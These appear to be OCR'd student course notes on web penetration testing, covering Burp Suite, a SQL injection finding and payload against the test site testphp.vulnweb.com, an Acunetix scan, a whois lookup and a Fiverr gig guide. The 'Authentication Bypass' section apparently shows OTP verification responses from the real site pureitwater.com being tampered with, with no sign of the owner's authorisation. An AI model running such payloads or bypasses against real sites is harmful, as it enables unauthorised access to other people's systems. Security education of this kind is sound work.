
Week 10, Topic 2: (Burfsuite)

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by a company named Portswigger.

SQL injection through Burpbounty Pro:






Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxyz
Scanner
In this section you can manage all Burp Bounty Pro Active Scans and the Smart Scans.
Search:
Request
Response



Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxyz
Contents
Issues
Cleartext submission of password
BurpBounty - SQLi [299]
/artists.php
BurpBounty - SQLi
Issue: BurpBounty - SQLi
Severity: High
Confidence: Certain
Host: http://testphp.vulnweb.com
Path: /artists.php
Note: This issue was generated by a Burp extension.
Issue detail
Vulnerable parameter: 1.
- PAYLOAD:
++1'-'
- GREP:
++Warning:+mysql_fetch_array


Week 11, Topic : (Authentication Bypass)


Authentication bypass is a security vulnerability that occurs when an attacker is able to gain unauthorized access to a system or application by circumventing the authentication mechanisms intended to verify the identity of users. In other words, it's a flaw that allows an attacker to bypass the login or authentication process without possessing valid credentials.






Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxyz
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Response from https://www.pureitwater.com:443/graphql?query=query+createAccountOTPVerify%28%24mobileNumber%3AString%24otp%3AString%29%7BcreateAccountOTPVerify%28mobileNumber%3A%24mobileNumber+otp%3A%24otp%29%7Bmessage+status+...
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
Render
Inspector
Response headers
Pragma: no-cache
Set-Cookie: PHPSESSID=62f53971f607fe738ba6fb820e8a19a9; expires=Sun, 24-Mar-2024 16:25:34 GMT; Max-Age=3600; path=/; domain=www.pureitwater.com; secure; HttpOnly; SameSite=Lax
Traceresponse: 00-17bfbcc42b51c0e58c667bd346504ba0-77edae46adc76fe0-01
X-Content-Type-Options: nosniff
X-Debug-Info: eyJyZXRyaWVzIjowfQ==
X-Frame-Options: SAMEORIGIN
X-Magento-Cache-Id: 74557d4507060a17b898532937b3ffe46806ac4ac1124ffd8832af7e4d75eaf
X-Platform-Server: i-02f018727ea150ecd
X-Platform-Server: i-02f018727ea150ecd
X-Xss-Protection: 1; mode=block
Accept-Ranges: bytes
Date: Sun, 24 Mar 2024 15:25:34 GMT
X-Served-By: cache-bom4751-BOM, cache-maa10237-MAA
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
Vary: Accept-Encoding,Store,Content-Currency,Authorization,X-Magento-Cache-Id
Strict-Transport-Security: max-age=31557600
Content-Length: 145
{
"data":{
"createAccountOTPVerify":{
"message":"Entered OTP is not correct.",
"status":false,
"__typename":"MobileForgotPasswordOTPVerifyOtpOutput"
}
}
}
Search
0 highlights


Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxyz
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Response from https://www.pureitwater.com:443/graphql?query=query+createAccountOTPVerify%28%24mobileNumber%3AString%24otp%3AString%29%7BcreateAccountOTPVerify%28mobileNumber%3A%24mobileNumber+otp%3A%24otp%29%7Bmessage+status+...
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
Render
Inspector
Response headers
Pragma: no-cache
Set-Cookie: PHPSESSID=62f53971f607fe738ba6fb820e8a19a9; expires=Sun, 24-Mar-2024 16:25:34 GMT; Max-Age=3600; path=/; domain=www.pureitwater.com; secure; HttpOnly; SameSite=Lax
Traceresponse: 00-17bfbcc42b51c0e58c667bd346504ba0-77edae46adc76fe0-01
X-Content-Type-Options: nosniff
X-Debug-Info: eyJyZXRyaWVzIjowfQ==
X-Frame-Options: SAMEORIGIN
X-Magento-Cache-Id: 74557d4507060a17b898532937b3ffe46806ac4ac1124ffd8832af7e4d75eaf
X-Platform-Server: i-02f018727ea150ecd
X-Platform-Server: i-02f018727ea150ecd
X-Xss-Protection: 1; mode=block
Accept-Ranges: bytes
Date: Sun, 24 Mar 2024 15:25:34 GMT
X-Served-By: cache-bom4751-BOM, cache-maa10237-MAA
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
Vary: Accept-Encoding,Store,Content-Currency,Authorization,X-Magento-Cache-Id
Strict-Transport-Security: max-age=31557600
Content-Length: 145
{
"data":{
"createAccountOTPVerify":{
"message":"Entered OTP is correct.",
"status":true,
"__typename":"MobileForgotPasswordOTPVerifyOtpOutput"
}
}
}
Search
0 highlights


Sign In - Pureit Water Inc
https://www.pureitwater.com/signin
Water Purifier
Water & Health
About Pureit
Book Demo
Order Germ Kill Kit
Extended Warranty
Service Support
Sign In
Update Information
Entered OTP is not correct.
First Name
Last Name
Email
Password
Create Account

Week 12, Topic : (Web Server)

mahbubchowdhury.com

Updated 12 days ago

Domain Information

Domain:	mahbubchowdhury.com
Registrar:	NameCheap, Inc.
Registered On:	2023-10-09
Expires On:	2024-10-09
Updated On:	2024-03-12
Status:	clientTransferProhibited
Name Servers:	ns1.dns-parking.com ns2.dns-parking.com

Registrant Contact

Organization:	Privacy service provided by Withheld for Privacy ehf
Street:	Kalkofnsvegur 2
City:	Reykjavik
State:	Capital Region
Postal Code:	101
Country:	IS
Phone:	+354.4212434
Email:	3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com

Administrative Contact

Organization:	Privacy service provided by Withheld for Privacy ehf
Street:	Kalkofnsvegur 2
City:	Reykjavik
State:	Capital Region
Postal Code:	101
Country:	IS
Phone:	+354.4212434
Email:	3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com

Technical Contact

Organization:	Privacy service provided by Withheld for Privacy ehf
Street:	Kalkofnsvegur 2
City:	Reykjavik
State:	Capital Region
Postal Code:	101
Country:	IS
Phone:	+354.4212434
Email:	3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com

Raw Whois Data


```
Domain name: mahbubchowdhury.com
Registry Domain ID: 2820390182_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00.00Z
Creation Date: 2023-10-09T07:56:42.00Z
Registrar Registration Expiration Date: 2024-10-09T07:56:42.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.9854014545
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Redacted for Privacy
Registrant Organization: Privacy service provided by Withheld for Privacy ehf
Registrant Street: Kalkofnsvegur 2
Registrant City: Reykjavik
Registrant State/Province: Capital Region
Registrant Postal Code: 101
Registrant Country: IS
Registrant Phone: +354.4212434
Registrant Phone Ext:
```

```
Admin Country: IS
Admin Phone: +354.4212434
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: 3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com
Registry Tech ID:
Tech Name: Redacted for Privacy
Tech Organization: Privacy service provided by Withheld for Privacy ehf
Tech Street: Kalkofnsvegur 2
Tech City: Reykjavik
Tech State/Province: Capital Region
Tech Postal Code: 101
Tech Country: IS
Tech Phone: +354.4212434
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: 3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com
Name Server: ns1.dns-parking.com
Name Server: ns2.dns-parking.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-03-11T19:22:51.77Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
```

Week 14, Topic : (Web Penetration Testing)

Penetration testing, commonly known as "pen testing," is a proactive evaluation process aimed at identifying and rectifying vulnerabilities within an organization's IT infrastructure, applications, systems, and network. Its core aim is to mimic genuine cyber attacks, enabling an assessment of an organization's security stance and revealing any potential weaknesses exploitable by malicious entities.

We can use Acunetix :



Scan of testasp.vulnweb.com

Scan details

Scan information	
Start time	2024-03-04T22:07:44.777201+06:00
Start url	http://testasp.vulnweb.com/
Host	testasp.vulnweb.com
Scan time	18 minutes, 26 seconds
Profile	SQL Injection
Server information	Microsoft-IIS/8.5
Responsive	True
Server OS	Windows
Server technologies	ASP.NET
Application build	15.2.221208162

Threat level

Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

Total alerts found	4
High	4
Medium	0
Low	0
Informational	0

Week 15, Topic : (Fiverr)

What is Fiverr?

Fiverr is an online marketplace where individuals or businesses can buy and sell a variety of digital services, typically referred to as "gigs." These services range from graphic design, digital marketing, writing and translation, programming, video editing, and many others.

How to create a gig in Fiverr?

Creating a gig on Fiverr is a straightforward process. Here's a step-by-step guide to creating a gig:

1. **Sign Up/Login**: If you don't already have a Fiverr account, you'll need to sign up. If you do, log in to your account.

2. **Go to Selling Dashboard**: Once logged in, navigate to the "Selling" tab on the top menu and click on "Gigs."

3. **Create a New Gig**: On the gigs page, you'll see an option to "Create a New Gig." Click on it.

4. **Choose a Category and Subcategory**: Select the category and subcategory that best fits the service you're offering. Fiverr has various categories like Graphics & Design, Digital Marketing, Writing & Translation, Video & Animation, Music & Audio, Programming & Tech, Business, and Lifestyle.

5. **Title Your Gig**: Write a clear and concise title for your gig that accurately represents the service you're offering. Make sure it's descriptive and grabs potential buyers' attention.

6. **Add Gig Metadata**: You'll be prompted to add metadata for your gig, such as tags (keywords related to your service), a gig gallery image (a visually appealing image representing your service), and a gig video (optional but highly recommended for some categories).

7. **Write Gig Description**: Describe your service in detail. Be clear about what you're offering, what buyers can expect, any unique selling points, and any requirements from the buyer. Use clear and professional language.

8. **Set Packages and Pricing**: Define different packages for your service (Basic, Standard, Premium, etc.) with corresponding prices, delivery time, and included features. You can also add extras for additional services at an extra cost.

9. **Add FAQs (Optional)**: You can add frequently asked questions and their answers to provide more information to potential buyers and address common queries.

10. **Set Gig Details**: Set other details such as the number of revisions you offer, your availability status, and any requirements from the buyer (e.g., files or information needed to start the project).

11. **Preview and Publish**: Review your gig to ensure all information is accurate and complete. Once satisfied, click "Publish Gig" to make it live on the Fiverr platform.

12. **Promote Your Gig (Optional)**: After publishing your gig, you can promote it through social media, Fiverr forums, or other channels to increase visibility and attract buyers.

As an Example: https://www.fiverr.com/secwiz/build-a-mobile-responsive-wordpress-secure-website-for-your-business